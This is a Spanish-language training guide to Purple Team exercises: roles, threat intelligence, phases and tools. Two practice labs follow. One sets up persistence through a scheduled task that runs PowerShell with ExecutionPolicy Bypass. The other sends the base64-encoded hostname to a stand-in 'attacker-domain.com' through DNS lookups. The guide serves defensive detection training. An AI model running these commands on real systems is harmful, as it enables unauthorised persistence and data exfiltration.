Purple Team

Guía

Contenido

Purple Team


1. Introducción

En el mundo de la ciberseguridad, es común encontrar conceptos como Red Team, Blue Team o Purple Team, muchas veces usados de forma confusa o intercambiable. Comprender el rol y el objetivo específico de cada uno es vital para diseñar una estrategia de defensa efectiva. Este documento se centra en el enfoque Purple Team, explicando su metodología y utilidad dentro del ciclo de seguridad de una organización, con una visión didáctica y aplicada.

2. Evolución hacia el Purple Team

Inicialmente, la seguridad se basaba en el endurecimiento de sistemas. Con el tiempo, se sumaron herramientas de escaneo como Nessus, y más tarde surgieron los test de penetración (pentesting) como práctica ofensiva. El Red Team llevó esta idea más lejos, simulando ataques realistas con equipos especializados en ciberataques, ingeniería social y hasta ataques físicos.

Sin embargo, al centrarse en los objetivos ofensivos, en ocasiones se genera una brecha de comunicación con el Blue Team (defensores), reduciendo el aprendizaje mutuo. El Purple Team surge para cerrar esta brecha: no como un equipo mixto, sino como una metodología colaborativa entre ambos.



3. Filosofía Purple Team

El Purple Team busca integrar el trabajo de los equipos ofensivos y defensivos en ejercicios colaborativos y cíclicos. Durante estos ejercicios, se busca:

- Compartir en tiempo real las acciones ofensivas y su detección.
- Validar y ajustar controles defensivos.
- Iterar hasta asegurar una cobertura efectiva contra tácticas, técnicas y procedimientos (TTPs) reales.

Esto fomenta un entorno de mejora continua y sinergia operacional.

4. Fases de un Ejercicio Purple Team

1. Definición de Roles

- **Patrocinadores:** Autorizan el ejercicio, definen objetivos y liberan recursos.
- **CTI (Cyber Threat Intelligence):** Proporciona información sobre amenazas reales adaptadas a la organización.
- **Red Team:** Diseña y ejecuta emulaciones adversarias.
- **Blue Team / SOC / DFIR:** Detectan, responden y extraen lecciones de cada acción ofensiva.

2. Inteligencia de Amenazas

El equipo CTI debe:

- Identificar actores con motivación, capacidad y oportunidad para atacar.
- Perfilar TTPs mediante fuentes como MITRE ATT&CK y MISP.
- Clasificar los IOC (Indicadores de Compromiso) usando la Pirámide del Dolor de David Bianco.

3. Preparación

- El Red Team prepara herramientas y entornos (CALDERA, Atomic Red Team, etc.).

- El Blue Team asegura la disponibilidad del personal y registra su baseline de detección.

4. Ejecución

- Se lanzan las TTP seleccionadas por CTI.
- El SOC intenta detectarlas y mitigar su impacto.
- Se recopilan resultados en tiempo real para retroalimentar al Blue Team.

5. Lecciones Aprendidas

Se analiza:

- Qué fue detectado, bloqueado o ignorado.
- Cómo mejorar los controles existentes.
- Nuevas TTP a incluir en siguientes iteraciones.

Herramientas Recomendadas

- **MITRE ATT&CK:** Para mapear y planificar TTPs.
- **MISP:** Para compartir y consumir IOC.
- **ATT&CK Navigator:** Para visualizar TTPs de grupos APT.
- **CALDERA / Atomic Red Team:** Para ejecutar simulaciones controladas.

5. Ejercicio Práctico 1: Simulación de TTP

Objetivo

Emular una persistencia básica en un entorno Windows y verificar si el SOC puede detectarla.

Escenario

El Red Team usará una tarea programada para ejecutar un script malicioso al iniciar sesión.

Paso a Paso

1. Crear script en C:\temp\persist.ps1:

Start-Process notepad.exe

2. Programar tarea con PowerShell:

schtasks /create /tn "PersistenciaTest" /tr "powershell.exe -ExecutionPolicy Bypass -File C:\temp\persist.ps1" /sc onlogon /rl highest

3. El SOC debe:

- Detectar la creación de la tarea.
- Validar la integridad del script.
- Reaccionar conforme a la política establecida.

Evaluación

- ¿Fue detectada la tarea programada?
- ¿Se activó una alerta?
- ¿Se analizó el script ejecutado?
- ¿Se extrajeron indicadores para futuras detecciones?

6. Ejercicio Práctico 2: Simulación de Exfiltración de Datos

Objetivo

Evaluar la capacidad del SOC para detectar una técnica de exfiltración mediante canal DNS.

Rol del Red Team

- Configura un servidor DNS externo controlado por el atacante.
- Ejecuta un script en una máquina de pruebas que codifica información en consultas DNS (por ejemplo, el nombre del equipo).

$hostname = $env:COMPUTERNAME

$encoded = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($hostname))

nslookup $encoded.attacker-domain.com

Rol del Blue Team

- Monitoriza el tráfico DNS saliente.
- Revisa el comportamiento anómalo de dominios no autorizados.
- Configura alertas para peticiones DNS con patrones inusuales o con alto volumen de consultas.

Evaluación

- ¿Se detectaron consultas DNS sospechosas?
- ¿Se correlacionó la actividad con el host responsable?
- ¿Se activaron alertas? ¿Fueron precisas o hubo falsos positivos?
- ¿Se bloqueó el tráfico DNS hacia dominios no aprobados?

Conclusión

La metodología Purple Team no reemplaza ni al Red ni al Blue Team, sino que permite una colaboración estructurada que acelera el fortalecimiento de las defensas. Adoptarla es un paso hacia una ciberseguridad más madura y proactiva.

Autor de esta guía

Julián David Delgado Piraquive

Head of Offensive Security & MDR

Julián es un experto en ciberseguridad, especializado en seguridad ofensiva y respuesta ante incidentes. Lidera equipos de Red Team y MDR en Factum Information Technologies, además es docente de Máster de Ciberseguridad.

Ver más contenido de este autor